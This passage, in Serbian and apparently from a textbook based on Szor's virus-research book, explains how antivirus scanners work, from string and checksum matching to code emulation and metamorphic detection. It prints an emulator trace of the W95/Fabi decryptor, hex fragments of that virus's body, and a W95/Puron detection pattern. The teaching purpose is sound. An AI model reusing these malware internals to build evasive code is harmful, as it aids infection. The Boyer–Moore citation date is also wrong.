Ukoliko entery-point nema dovoljno dobrih stringova, fixed-point može doći u spasavanje. Fixed-point skeniranje koristi poziciju uparivanja sa svakim stringom. Ovako je moguće podesiti startnu poziciju M(na primer, glavna ulazna tačka fajla) i upariti sa svakim stringom(ili hashom) na poziciji $M+X$ bajta dalje od ove fixed-point. Opet je broj nepotrebnih množenja smanjen zbog toga što je X tipično 0. Bonus svega ovoga je što ovi skeneri mogu znatno umanjiti I/O diska[4].

8.9 Hyperfast Disk Access

Hyperfast disk access(superbrzi pristup disku) je još jedna korisna tehnika u implementaciji ranih skenera. Ovu tehniku je koristio TBSCAN, kao i mađarski skener VIRKILL, bazirana na inspiraciji Peter Szora[4]. Ovi skeneri optimizuju skeniranje

zaobilazeći operativni nivo-sistema APIs kako bi čitali disk direktno sa BIOS-a. Zbog toga što je nekadašnji MS-DOS bio veoma spor u radu sa FAT fajl sistemom, deset puta brži fajl I/O je mogao biti ostvaren koristeći direktno BIOS čitanje, umesto DOS-a. Inače ovaj metod je veoma često korišćen kao antistealth tehnika, jer su fajl infektori stealth virusi zaobilazili pristupni fajl nivo DOS-a. Promene fajlova je moguće videti preko BIOS-a u većini slučajeva, ali ne u svim. Neki drugi skeneri i proverivači integriteta su direktno komunicirali sa kontrolama diska iz razlog brzine i sigurnosti.

Danas, ove metode se ne mogu sa lakoćom koristiti (ili čak uopšte) na svim operativnim sistemima. Ne samo zbog ogromog broja fajl sistema koji se moraju prepoznavati i podržavati, već postoje i varijeteti kontrole diska, čineći ovaj zadatak skoro nemogućim.

Reference

[1] R. S. Boyer and J. S. Moore , "A Fast String Searching Algorithm," *CACM*, October 1997, pp. 762-772.

[2] Carey Nachenberg , *personal communication*, 1999.

[3] Roger Riordan , "Polysearch: An Extremely Fast Parallel Search Algorithm," *Computer Virus and Security Conference*, 1992, pp. 631-640.

[4] Peter Szor „*THE ART OF COMPUTER VIRUS RESEARCH AND DEFENSE*“, Addison Wesley Professional, February 03, 2005

DEVETO POGLAVLJE

Druga generacija skenera

Druga generacija skenera koristi skoro tačnu i tačnu identifikaciju, koja pomaže u čišćenju detektovanih malware.

9.1 Smart (pametno) skeniranje

Pametno skeniranje[1] je nastalo kao posledica pojave mutator kit-a. Ovakav kit je tipično radio sa assembly izvornim fajlovima pokušavajući da ubaci otpadne instrukcije, kao što su do-nothing(ne radi ništa)NOP instrukcije, u izvornim fajlovima. Rekompajliran maliciozni kod je izgledao sasvim različito od svog originala jer je mnogo offseta moglo da vrši promenu malicioznog koda.

Pametno skeniranje preskače NOP instrukcije u host programu i ne skladišti takve instrukcije u virusnim definicijama. Veliki trud je uložen prilikom stvaranja ove tehnike kako bi se selektovalo područje bez referenci podataka ili subrutina. Ovo je povećalo mogućnost detekcije srodnih varijanti malicioznih kodova.

Ova tehnika je takođe korisna u borbi sa malicioznim kodovima u tekstualnim formama, kao što su skripte i macro malware jer su ovakvi maliciozni kodovi skloni lakim promenama.

9.2 Skeleton Detection (skeniranje kostura)

Detekcija kostura malicioznog koda je pronalazak Eugene Kaperskog. Ova detekcija je naročito korisna u detekciji familija macro virusa. Umesto selektovanja jednostavnog stringa ili checksuma seta macroa, skener je rasčlanjivao macro izveštaje, liniju po liniju i odstranjivao sve nebitne izveštaje kao i white spaces. Rezultat ovoga je skeniranje samo skeleta macroa koji se pojavljuje veoma često u malicioznom kodu. Skener koristi ove informacije za detektovanje većeg broja varijanti malicioznog koda.

9.3 Nearly Exact Identification (skoro tačna identifikacija)

Skoro tačna identifikacija se koristi za precizniju detekciju malicioznog koda. Na primer, umesto jednog stringa, dupla string detekcija se koristi za svaki malware.

Skener može detektovati neku varijantu malicioznog koda prepoznajući samo jedan string, naravno tada neće biti moguća dezinfekcija, ali će nas barem antivirus upozoriti na neku novu varijantu malware. Ukoliko pak skener detektuje oba stringa onda će to biti skoro tačna identifikacija malicioznog koda te će dezinfekcija u tom slučaju biti

moguća. Ovaj metod je izuzetno bezbedan kada se kombinuje sa dodatnim bookmarkovima.

Drugi metod skoro tačne identifikacije je baziran na korišćenju zbira (kao na primer CRC32) prostora koji je selektovan iz tela malicioznog koda. Specifično polje dezinfekcije tela malicionog koda je odabrano i zbir bajtova u tom prostoru je proračunat. Prednost ovakve metode je bolja tačnost, jer je veće polje tela malicioznog koda selektovano, i važne informacije mogu se i dalje deponovati u antivirusnu bazu podataka definicija bez njenog opterećivanja. U ovom slučaju broj bajtova skladištenih u bazi podataka biće veoma često isti bez obzira da li je u pitanju veći ili manji prostor. Očigledno, ovo nije slučaj sa stringovima, jer što je veći string zauzeće veći prostor na disku, i u memoriji.

Druga generacija skenera može postići skoro tačnu identifikaciju bez korišćenja pretrage stringova bilo kakve vrste, oslanjajući se na kriptografski checksum ili neku vrstu hash funkcije[2].

Da bi ubrzali svoje skenere neki antivirusi koriste neku vrstu hash-a. Ovo dovodi do realizacije toga da hash koda može zameniti detekciju pretrage stringa. Na primer Icelender skener Fridrika Skulansona i F-PROT[3] koriste hash fnkciju sa bookmarksima za detekciju malicioznog koda.

Ostali skeneri druge generacije, kao na primer ruski Kaspersky, ne koriste uopšte pretraživanje stringova. Algoritam Kasperskog je tvorevina Eugene Kasperskog. Umesto korišćenja stringova, skener se oslanja na dva kriptografska checksuma, koji su obračunati na dve unapred postavljene pozicije unutar dužine objekta. Skener prevodi antivirusnu bazu podataka kriptografskih checksuma, donoseći podatke u buffer za skeniranje u zavisnosti od formata objekata, i upoređuje kriptografske checksume sa donešenim podacima. Na primer buffer može sadržati entery-point kod, u tom slučaju svaki prvi kriptografski checksum koji korespondira sa entery-point kod detekcijom je skeniran tako što se obračunava prvi i drugi kriptografski checksum. Ukoliko se samo jedan od checksuma poklapa, Kaspersky AV izbacuje poruku o mogućoj varijanti malicioznog koda. Ukoliko se oba checksuma poklapaju, skener prepoznaje malware sa skoro tačnom identifikacijom. Drugi prostor je veći, kako bi obuhvatio maliciozni kod u potpunosti.

9.4 Exact Identification (Tačna identifikacija)

Tačna identifikacija[3] je jedini način kako bi se garantovalo precizno identifikiranje malicioznog koda. Ovaj metod se veoma često koristi sa tehnikama prve generacije. Za razliku od skoro tačne identifikacije, koja koristi checksum konstanti jednog opsega bajtova u telu malicioznog koda, tačna identifikacija koristi mnogo opsega kao neophodnost u proračunavanju checksuma svih konstanti bitova tela malicioznog koda. Da bi dostigo ovaj nivo preciznosti, promenljivi bajtovi tela malicioznog koda moraju biti eliminisani kako bi se stvorila mapa svih konstantnih bajtova. Konstanta

bajtova podataka se može koristiti u mapi, ali promenljivi podaci mogu naštetiti checksumu.

Reference

[1] Peter Szor „THE ART OF COMPUTER VIRUS RESEARCH AND DEFENSE“, Addison Wesley Professional, February 03, 2005.

[2] Dr. Peter Lammer , "Cryptographic Checksums," Virus Bulletin, October 1990.

[3] Fridrik Skulason and Dr. Vesselin Bontchev , personal communication, 1996.

DESETO POGLAVLJE

Algoritamsko skeniranje

Termin algoritamsko skeniranje je malo zbunjujući, ali je široko korišćen. Kada god standardni algoritam skenera ne može da se izbori sa virusom, detekcija novog koda mora biti implementirana u vidu specifičnog algoritma malicioznog koda za detekciju. Ovo se naziva algoritamsko skeniranje, mada je bolji termin algoritamska specifična detekcija malicioznog koda. Rana implementacija algoritamskog skeniranja se bazirala na setu teško kodiranih rutina koje su bile puštane u samo srce motora(engine) koda.

Ovakva detekcija je izazivala dosta problema. Prvo, motor koda je bio pomešan sa specijalnim rutinama za detektovanje koje je bilo teško prebaciti na nove platforme. Drugo, problemi stabilnosti su se veoma često pojavljivali, algoritamsko skeniranje je veoma lako moglo srušiti skener jer se definicije virusa uvek izbacuju i ažuriraju u žurbi.

Rešenje za ovaj problem je jezik skeniranja malicioznih kodova[1]. Ovo je najjednostavnija forma, ovakav jezik omogućuje traženje i čitanje operacija u skeniranim objektima. Ovakvo string skeniranje se može izvršiti tražeći određenu lokaciju daleko od početka ili daleko od kraja fajla ili sa tačke ulaska, čitajući bajtove kao obrasce pozivanih instrukcija, proračunavajući lokaciju na koju pozivane instrukcije ukazuju, i uparujući isečke stringova jedan po jedan.

Algoritamsko skeniranje je esencijalni deo moderne arhitekture antivirusa. Neki skeneri kao na primer Kaspersky, predstavljaju kod objekta kao deo vezane baze za detekciju virusa. Rutine za detekciju za individualne maliciozne kodove su pisane u pokretnom C jeziku, i kompajliran kod objekta, ovakve detekcije, smešten je u bazama podataka skenera. Skener implementira punioca kao što je run-time linkovanje svih specifičnih objekta za detekciju virusa(malicioznih kodova). Oni se izvršavaju jedan po jedan, u zavisnosti od unapred definisanom redu. Prednost ovakve implementacije su bolje performanse skeniranja. Mane su rizici od malih nestabilnosti izazvanih od strane realnog koda, koji može sadržati male greške prilikom odgovora na hitno rešavanje pretnji sa kompleksnom rutinom detektovanja.

Da bi se eliminisao ovaj problem, savremeno algoritamsko skeniranje je implementirano kao Java portable(mobilni) kod koristeći virtualnu mašinu. Norton antivirus koristi ovu tehniku. Prednost ovakve metode je da su rutine za detekciju visoko mobilne. Mogu se pokrenuti kako na PC tako i na IBM AS/400, na primer omogućujući kodu skenera i virtualnoj mašini algoritamskog motora za skeniranje, rad na takvim platformama. Mane ovakvih skenera su relativno sporo izvršavanje mobilnog koda u poređenju sa realnim run-time kodom. Interpretirani kod može biti nekoliko stotina puta sporiji od realnog koda mašine. Rutine za detekciju se najverovatnije implementiraju u assembler jeziku sa sa macroima visokog nivoa. Ovakve rutine mogu obezbediti funkciju

skeniranja da traži grupu stringova sa jednom pretragom ili konvertovanom virtualnom i fizičkom adresom izvršnih fajlova. Što je još važnije, takvi skeneri moraju biti optimizovani filterom.

U budućnosti, se očekuje da će algoritamski skeneri implementirati JIT (just-in-time(u pravo vreme)) sistem kako bi kompajlovaao mobilni kod bazirane rutine detekcija u realni arihtekturni kod, slično kao kod .NET Frameworka. Na primer, kada skener izvrši na Intelovoj platformi, mobilni kod bazirana detekcija se kompajlira u Intelov kod u letu, povećavajući brzinu izvršavanja mobilnog koda nekoliko stotina puta. Ovaj metod eliminiše problem izvršavanja realnog koda na sistemu kao dela baze podataka, i izvršavanje ostaje unutar kontrole skenera jer rutine detekcije nastavljaju u upravljanju kodom.

10.1 Filtriranje

Tehnika filtriranja se masovno koristi u drugoj generaciji skenera. Pozadina filtriranja se sastoji u tome da maliciozni kod tipično inficira samo podskupove poznatih tipova objekata. Ovo daje skeneru prednost. Na primer, definicije boot virusa se mogu ograničiti samo na boot sektore, DOS EXE definicije na njihove sopstvene tipove, i tako dalje. Ovo umanjuje broj uparivanja stringova koje skener mora izvršiti.

Algoritamsko skeniranje se u velikoj meri oslanja na filtere. Kako je ovakva detekcija skuplja u pogledu mogućnosti, algoritamska detekcija mora obezbediti kvalitetno filtriranje. Filter može biti bilo šta što karakteriše maliciozni kod: tip izvršnih fajlova, znaci za identifikaciju malicioznog koda u headeru skeniranog objekta, sumljiva sekcija karaktera kodova ili imena sekcije kodova, i tako dalje. Na žalost, neki virusi daju malo šanse filtriranju.

Problem skenera je očigledan. Ovakvi skeneri mogu izazvati određene probleme u brzini za sve proizvode. Dalji problem je detekcija evolucionih malicioznih kodova, kao što su enkriptovani i polimorfni maliciozni kodovi. Evolucionih malicioznih kodova se mogu samo ponekad detektovati sa skeniranjem stringova koristeći wildcard.

Bolja detekcija evolucionih štetočina se može detektovati korišćenjem generičnog dekriptora[2] (baziranog na virtualnoj mašini) kako bi dekriptovao maliciozni kod i detektovalo moguće konstantno telo malicioznog koda pod enkripcijom koristeći string detekciju ili neku drugu metodu. Ipak činjenica je da ove metode ne uspevaju baš uvek.

Sledeće provere mogu biti korišćene radi efektivnog filtriranja:

- Provera broja zero bajtova u poljima fajla gde se očekuje smeštanje tela malicioznog koda. Iako neki maliciozni kodovi koriste enkripciju, frekvencija enkriptovanih i neenkriptovanih podataka može biti veoma različita. Ovakve tehnike se veoma često koriste od strane razbijača krypto kodova. Na primer, rep(poslednjih nekoliko kilobajti) mobilnih kodova fajlova veoma često sadrže

više od 50% zero bajta. U enkriptovanom malicioznom kodu, broj zero bajta će biti manji od 5%.

- Provera promena oznaka i veličina u header sekciji. U nekim malicioznim kodovima će oznake sekcija biti sa mogućnošću pisanja, a u drugima će se promeniti istovetna važna polja sa atipičnim vrednostima.
- Provera karakteristika fajlova. Neki maliciozni kodovi ne inficiraju komandnu liniju aplikacija, dok drugi ne inficiraju DLL-e ili sistemske drajvere.

10.2 Statična detekcija dekriptora

Problemi pristižu kada je telo malicioznog koda promenljivo enkriptovano, jer su dometi bajtova koje skener može upotrebiti za identifikaciju ograničeni. Različiti antivirusni proizvodi koriste detekciju dekriptora za određene vrste malware i to celu putanju u celoj sekciji koda fajlova programa. Brzina skeniranja zavisi od veličine sekcije koda aktualne aplikacije. Ovakva metoda detekcije je korišćena pre upotrebe generičnih dekriptora. Mana ove tehnike je što može izazvati lažne detekcije i lažne propuste. Upotrebom ove tehnike se ne garantuje popravka fajlova jer aktuelni maliciozni kod nije dekriptovan. Ipak dobre strane ove tehnike su brzine detekcije sa upotrebom kvalitetnog filtriranja[3].

10.3 X-RAY metoda

Napad na enkriptovani kod malicioznog programa je poznat pod nazivom X-RAY metoda. Ovo je pronalazak Frans Veldmana iz TBSCAN[3] kompanije, kao i od nekoliko različitih istraživača koji su pronašli ovu metodu u otprilike isto vreme. Peter Szor(prema njegovim rečima) je ovu tehniku prvi put koristio u detektovanju Tequila virusa[3]. X-RAY je nužna ideja jer je dekripcija malicioznog programa bila neophodna prilikom popravke i dezinfekcije infekcije čak i kod najstarijih virusa u divljini kao što je Cascade na primer. Prema izvorima Petera Szora[3], Veselin Bontchev mu je rekao da je lično video Eugene Kasperskog kako opisuje X-RAY skeniranje po prvi put.

X-RAY[3] skeniranje iskorišćava sve izdvojene metode enkripcije, a to ostvaruje selektovanjem polja fajlova, kao što je vrh, rep, i skoro ulazne tačke koda. Ovi skeneri mogu dalje koristiti izdvojene stringove u detekciji dekriptovanih, a čak i nekad veoma teških polimorfnih malicioznih kodova. Skeniranje je malo sporije, ali tehnika je odlična i stoga korisna.

Problem sa ovom metodom se pojavljuje kada se početak tela malicioznog koda ne može pronaći na fiksiranoj poziciji i aktuelni napad na dekriptora mora biti izvršen na velikom prostanstvu fajla. Ovo je uzrok usporavanja. Dobra strana ove metode je kompletna dekripcija malicioznog koda, što čini popravku mogućom čak i kada su neophodne informacije za popravku takođe smeštene u enkriptovanoj formi.

Reference

[1] Dr. Ferenc Leitold and Janos Csotai , "Virus Killing and Searching Language," Virus Bulletin Conference, 1994.

[2] Frans Veldman , " Generic Decryptors: Emulators of the future,"
<http://users.knoware.nl/users/veldman/frans/english/gde.htm>.

[1] Peter Szor „THE ART OF COMPUTER VIRUS RESEARCH AND DEFENSE“, Addison Wesley Professional, February 03, 2005.

JEDANAESTO POGLAVLJE

Emulacija koda

Emulacija koda je ekstremno jaka tehnika detekcije. Virtualna mašina je implementirana u simuliranju rada CPU i upravljanjem memorije sistema u imitiranju egzekucije koda. Ovakav maliciozni kod je simulisan u virtualnoj mašini skenera, i ni jedan aktuelan maliciozni kod nije izvršen od strane stvarnog procesora.

Neke rane metode emulacije koda su koristele debugger interfejs kako bi pratile kod koristeći procesor. Ipak, ovakva rešenja nisu dovoljno bezbedna, jer maliciozni kod može iskočiti iz emulacione sredine za vreme analize.

Između ostalog prvi antivirusni program koji je koristio programsko baziranu emulaciju za heurističku detekciju je bio Skulasonov F-PROT[1]. Treća generacija F-PROT-a integrisala je emulator i komponente za skeniranje kako bi podržali emulaciju na svim malicioznim kodovima, pri tom posebno teške polimorfne maliciozne kodove.

Tačka emulacije koda je imitiranje seta instrukcija CPU koristeći virtualne registre i oznake. Takođe je važno definisati funkcije pristupa memoriji na 8-bitnim, 16-bitnim, 32-bitnim itd. podacima. Funkcionalnost operativnog sistema mora biti emulisana kako bi stvorio virtualni sistem koji podržava sistemski API, fajlove i upravljanje, i tako dalje.

Imitiranje egzekucije programa, podaci iz izvršnih fajlova su prvi pridodati memorijskim bufferima. Gigantski switch saopštenje emulatora može analizirati svaki instrukcioni opcode, jedan po jedan. Trenutna instrukcija, virtualnog registra IP (instruction pointer) je dekodirana i srodna virtualna funkcija za svaku instrukciju je izvršena. Ovo menja sadržaj virtualne memorije mašine, kao i virtualne register i oznake. IP registar je povećan nakon svake izvršene instrukcije, i ponavljanja su izbrojana.

Detekcija polimorfnih virusa se može izvršiti ispitujući sadržaj memorije virtualne mašine nakon predefinisano broja maksimalnih ponavljanja. Pošto se polimorfni maliciozni kodovi sami dekriptuju, maliciozni kod će biti čitljiv u memoriji virtualne mašine ukoliko je emulisan dovoljno dugo. Pitanje se onda postavlja kako odrediti kada da se zaustavi emulator. Sledeće metode se koriste:


- **Praćenje aktivnih instrukcija:** Aktivne instrukcije su one instrukcije koje menjaju 8-binu, 16-bitnu ili 32-bitnu vrednost memorije virtualne mašine. Instrukcija postaje aktivna kada se dve modifikacije memorije pojave jedna do druge u memoriji. Ovo je tipičan uzorak dekripcije u memoriji. Postoji određeni broj dekriptora koji ne mogu biti profilisani ovom tehnikom, ali u principu ona pokriva većinu slučajeva. Emulator može izvršiti instrukcije do

predefinisanog broja ponavljanja, kao npr. četvrt miliona, pola miliona ili čak i milion ponavljanja, ali samo kod konstantno generiše aktivne instrukcije. Kratki dekriptori tipično generišu dosta aktivnih instrukcija, dok duži dekriptori sa dosta ubačenim otpadom će koristiti aktivne instrukcije u manjoj meri. Ovu tehniku je koristio IBM antivirus.

- **Praćenje dekriptora korišćenjem profila:** Ova metoda iskorišćava tačan profil svakog polimorfnog detektora. Većina polimorfnih motora koristi samo nekoliko instrukcija u svom dekriptoru.

- **Stopiranje sa tačkom prekida:** Nekoliko predefinisanih tački prekida mogu biti setovani za emulator kao uslovi. Na primer, instrukcija može biti korišćena za svaki polimorfni maliciozni kod kako bi se zaustavila egzekucija emulatora kad god bi se telo dekriptovanog malicioznog koda verovatno izvršilo. Drugi uslovi mogu uključivati prvi prekid ili API poziv, jer polimorfni virusi ih u većini slučajeva ne koriste u svojim dekriptorima (ali postoje i neki antiemulacijski virusi koji ih koriste).

Prvo, lokacije emulacije moraju biti identifikovane. Na primer, svaka poznata tačka ulaska može biti emulisana. Još više, svaka moguća lokacija dekriptora treba da je identifikovana. Onda izvršavanje dekriptora za dovoljni broj ponavljanja, i maliciozni kod je identifikovan u virtuelnoj mašini od skenera proveravanjem stringova (ili korišćenjem drugih gore opisanih metoda) u memoriji virtualne mašine.



Slika 14. Mogućnost izdvajanja snapshota dekriptovanog tela polimorfnog virusa za vreme njegovog izvršavanja korišćenjem emulacije koda

Ovakva detekcija može biti mnogo brža od X-RAY skeniranja. Ali ipak, sve zavisi od stvarnih ponavljanja loopa dekriptora. Sa kratkim dekriptorima, ova metoda će biti dovoljno brza kako bi bila upotrebljiva. U slučaju dužih dekriptora (koji imaju dosta otpadnih instrukcija), čak i delimična dekripcija malicioznog koda može da ne bude dovoljno brza zbog broja neophodnih ponavljanja koji može biti veoma veliki, tako da će dekriptovanje malicioznog koda trajati nekoliko minuta u virtualnoj mašini. Ovaj problem je najveći izazov heurističko-baziranom emulatoru.

Praktičan primer korišćenja emulacije koda se može prikazati primerom polimorfnog W95/Fabi virusa. Detekcija ovog virusa je moguća pre nego što je konstantno telo virusa u potpunosti dekriptovano. Ipak tačna identifikacija virusa korišćenjem emulacije je moguća, ali je za to potreban ogroman broj ponavljanja u virtualnoj mašini.

Emulacija W95/Fabi virusa[1]:

Iteration Number	Flags
------------------	-------

Registers

Opcode	Instruction
--------	-------------

Iteration: 1, IP=00405200

AX>00000000 BX>00000000 CX>00000000 DX>00000000

SI>00000000 DI>00000000 BP>0070FF87 SP>0070FE38

FC	cld
----	-----

Iteration: 2, IP=00405201

AX>00000000 BX>00000000 CX>00000000 DX>00000000

SI>00000000 DI>00000000 BP>0070FF87 SP>0070FE38

E800000000	call	00405206h
------------	------	-----------

Iteration: 3, IP=00405206

AX>00000000 BX>00000000 CX>00000000 DX>00000000

SI>00000000 DI>00000000 BP>0070FF87 SP>0070FE34

5D	pop	ebp
----	-----	-----

Iteration: 4, IP=00405207

AX>00000000 BX>00000000 CX>0000000000 DX>000000000

SI>00000000 DI>00000000 BP>00405206 SP>0070FE38

81ED06104000	sub	ebp, 00401006h
--------------	-----	----------------

Iteration: 5, IP=0040520D

AX>00000000 BX>00000000 CX>00000000 DX>00000000

SI>00000000 DI>00000000 BP>00004200 SP>0070FE38
8DB52A104000 lea esi,[ebp+0040102A]

Iteration: 6, IP=00405213

AX>00000000 BX>00000000 CX>00000000 DX>00000000
SI>0040522A DI>00000000 BP>00004200 SP>0070FE38
B95E250000 mov ecx,255Eh

Iteration: 7, IP=00405218

AX>00000000 BX>00000000 CX>0000255E DX>00000000
SI>0040522A DI>00000000 BP>00004200 SP>0070FE38
BB72FD597A mov ebx,7A59FD72h

Iteration: 8, IP=0040521D

AX>00000000 BX>7A59FD72 CX>0000255E DX>00000000
SI>0040522A DI>00000000 BP>00004200 SP>0070FE38
311E xor [esi],ebx

Iteration: 9, IP=0040521F

AX>00000000 BX>7A59FD72 CX>0000255E DX>00000000
SI>0040522A DI>00000000 BP>00004200 SP>0070FE38
AD lodsd

AX>03247C80 BX>7A59FD72 CX>0000255E DX>00000000
SI>0040522E DI>00000000 BP>00004200 SP>0070FE38
81C3C3D5B57B add ebx,7BB5D5C3h

Iteration: 11, IP=00405226

AX>03247C80 BX>F60FD335 CX>0000255E DX>00000000
SI>0040522E DI>00000000 BP>00004200 SP>0070FE38 O S
E2F5 loop 0040521Dh

Iteration: 12, IP=0040521D

```
AX>03247C80 BX>F60FD335 CX>0000255D DX>00000000
SI>0040522E DI>00000000 BP>00004200 SP>0070FE38      O S
311E          xor      [esi],ebx
```

Početak W95/Fabi virusa u enkriptovanoj formi[1]:

Address	Encrypted virus body snippet	Text (encrypted)
405200	FCE8000000005D81-ED061040008DB52A	
405210	104000B95E250000-BB72FD597A311EAD	
405220	81C3C3D5B57BE2F5-EB00F2817D798ABB	
405230	0FE6B8A8B14A7856-18C45E02540A2F4B	
405240	EAE4520F009A9BD-33FCFAC46D2B24E0	
405250	9EB9B0771A89BC0C-5EAEFB2294232CF8	
405260	FBAD71CB6510F18E-0B6EB1AE08482F2D	

Posle ogromnog broja ponavljanja konačno virus se dekriptuje u virtualnoj mašini. Sada se mogu koristiti prethodno pomenute tehnike, kao što je na primer string skeniranje kako bi se virus detektovao. Početak dekriptovanog W95/Fabi virusa se može videti ispod[1]:

Address	Decrypted virus body snippet	Text
405200	FCE8000000005D81-ED061040008DB52A	
405210	104000B95E250000-BB72FD597A311EAD	
405220	81C3C3D5B57BE2F5-EB00807C2403BF68	
405230	00104000743BC328-6329205665636E61	(c) Vecna
405240	0D0A41206D696E68-6120706F65736961	..A minha poesia
405250	206AA0206EC66F20-74656D2074657520	j. .n.o tem teu
405260	6E6F6D652E2E2E0D-0AD413F7BF7D4A02	nome.....

Emulacija koda je ubedljivo najmoćnija tehnika za detektovanje polimorfnih virusa. Svaki antivirusni program koji ne podržava tehniku emulacije koda je nemoćan protiv većine polimorfnih virusa, te se u širokom luku treba izbegavati.

Reference

[1] Peter Szor „THE ART OF COMPUTER VIRUS RESEARCH AND DEFENSE“, Addison Wesley Professional, February 03, 2005.

DVANAESTO POGLAVLJE

Detekcija metamorfnih malicioznih kodova

Postoje metamorfne infekcije iza kojih ni jedan racionalan broj stringova ne može biti upotrebljiv za detekciju koda koji sadrži. Zbog ovoga se koriste druge tehnike, kao što je ispitivanje strukture fajla ili analiza ponašanja koda.

Da bi se metamorfni maliciozni kod detektovao savršeno, rutina detekcije mora biti tako napisana da može regenerisati esencijalne instrukcije seta malicioznog koda od stvarne instance infekcije. Neki proizvodi koriste prečice kako bi rešili problem, ali ovakve prečice veoma često vode do neočekivanog broja lažnih detekcija. U ovom poglavlju će se obratiti pažnja na neke korisne tehnike.

12.1 Geometrična detekcija

Geometrična detekcija[1] je vrsta detekcije koja se bazira na promenama koje pravi maliciozni kod u strukturi fajla. Ona se može nazvati i prividnom heuristikom, jer je daleko od precizne detekcije i sklona je lažnim detekcijama. Tipičan primer generične detekcije je W95/Zmist. Kada ovaj malware inficira fajl koristeće svoju enkriptovanu formu, on povećava vrtuelnu veličinu sekcije podataka za najmanje 32KB ali ne menja fizičku veličinu sekcije.

Fajl može biti označen kao inficiran od strane W95/Zmista ako sadrži sekciju podataka čija je virtualna veličina najmanje 32 KB veća od njegove fizičke veličine. Ali ovakve promene strukture fajla takođe mogu biti indikator kompresovanog fajla. Maliciozni kod se voma često oslanja na markeru malicioznog koda kako bi detektovao već inficirane fajlove i izbegao višestruku infekciju. Ovakav identifikator može biti veoma koristan skeneru u kombinaciji sa drugim geometričnim promenama fajla. Ovo čini geometričnu detekciju pouzdanijom, ali se rizik od lažne detekcije samo umanjuje, nikada ne nestaje.

12.2 Disassembling Techniques

Assemble znači skupiti zajedno, tako da iz ovoga proizilazi da disassemble znači rastaviti. U kontekstu kodova, disassemble označava razdvajanje stream-a na individualne instrukcije. Ovo je veoma korisno pri detekciji malicioznih kodova koji ubacuju otpadne instrukcije između pravih instrukcija. Običana pretraga stringova je u ovom slučaju neupotrebljiva jer instrukcije mogu biti poprilično duge, kao i postojanje veće mogućnosti pojave stringa u samoj instrukciji, nego li da bude sam instrukcija.

Lexotan and W95/Puron[2] izvršavaju iste instrukcije u istom redosledu, sa samo otpadnim instrukcijama i skokovima ubačenim između instrukcija jezgra koda, i bez otpadnih subrutina. Ovo ih čini lakim za detekciju korišćenjem samo disassemblera.

Jednostavna detekcija W95/Puron-a je prikazana na primeru skeniranja interesantnih instrukcija ispod:

```
MOVZX EAX, AX
MOV ECX, DWORD PTR [EDX + 3C]
XOR ESI, ESI
MOV ESI, 12345678
CMP WORD PTR [EDX], "ZM"
MOV AX, 2468
MOVZX EAX, AX
MOV ECX, DWORD PTR [EDX + 3C] ;interesting
XOR ESI, ESI
MOV ESI, 12345678
CMP WORD PTR [EDX], "ZM" ;interesting
MOV AX, 2468
```

12.3 Korišćenje negativnih i pozitivnih osobina

Kako bi se ubrzala detekcija, skeneri mogu koristiti negativnu detekciju. Za razliku od pozitivne detekcije, koja proverava setove obrazaca koji postoje u telu malicioznog koda, negativna detekcija proverava suprotno. Veoma je čest slučaj da je to dovoljno za identifikaciju seta instrukcija koji se ne pojavljuju ni u jednoj instanci aktualnog metamorfnog malicioznog koda. Ovakva negativna detekcija može biti korišćena za zaustavljanje procesa detekcije kada se negativni obrazac pojavi.

12.4 Korišćenje heuristike bazirane na emulatoru

Heuristika je evoluirala u giganskom obimu u poslednjoj deceniji[3]. Heuristička detekcija ne identifikuje specifični maliciozni kod već njegove osobine generalno.

Heuristična mašina može pratiti upade ili implementiranja dubljim nivoom heuristike – virtualnom mašinom, koja simulira neke od funkcija operativnog sistema. Ovakvi sistemi mogu i da repliciraju maliciozni kod unutar virtualne mašine na virtualnom fajlu. Ovi sistemi su ugrađeni u većini antivirusnih proizvoda danas zbog svoje efikasnosti, omogućujući manju detekciju lažnih napasti. Ovakva tehnika zahteva emulaciju sistema. Na primer, kada god se novi fajl otvara od strane emuliranog programa, pridodaje mu se virtualni fajl. Onda emulisani maliciozni kod može da odluči da inficira virtualni fajl koji mu je ponuđen u virtualnom svetu.

Heuristična mašina može prebaciti promenjeni virtualni fajl u drugu virtualnu mašinu sa čistim fajlovima. Ukoliko modifikovani virtualni fajl promeni i druge fajlove u novoj virtualnoj mašini na sličan način kao i u prvoj, onda je virus detektovan i radi daljeg istraživanja šalje se u laboratoriju antivirusne kompanije pod uslovom da je kompjuter povezan na Internetu. Savremeni emulatori mogu imitirati Windows PC sa mrežom i Internet protokolima. Čak i SMTP protkol se može imitirati[4].

Na žalost, EPO[5] virusi (kao Zmist npr.) mogu veoma lako izazvati takav sistem. Postoje čitave klase malicioznih kodova sa antiemulacionim osobinama. Čak i ACG virusi koriste razne trikove kako bi prevarile emulator. Ovakvi malicizni kodovi se često repliciraju samo određenim danima ili u određenim uslovima. Ovo dosta onemogućuje heurističku detekciju.

Postoje maliciozni kodovi koji ne mogu biti detektovani ni u kom emulisanom okruženju, bez obzira o kako dobrom emulatoru se radi. Neki od ovih malicioznih kodova su metamorfni, takođe. Za ovakve maliciozne kodove samo specifična detekcija može da obezbedi rešenje. Heuristika može samo da umanja problem protiv mase štetočina.

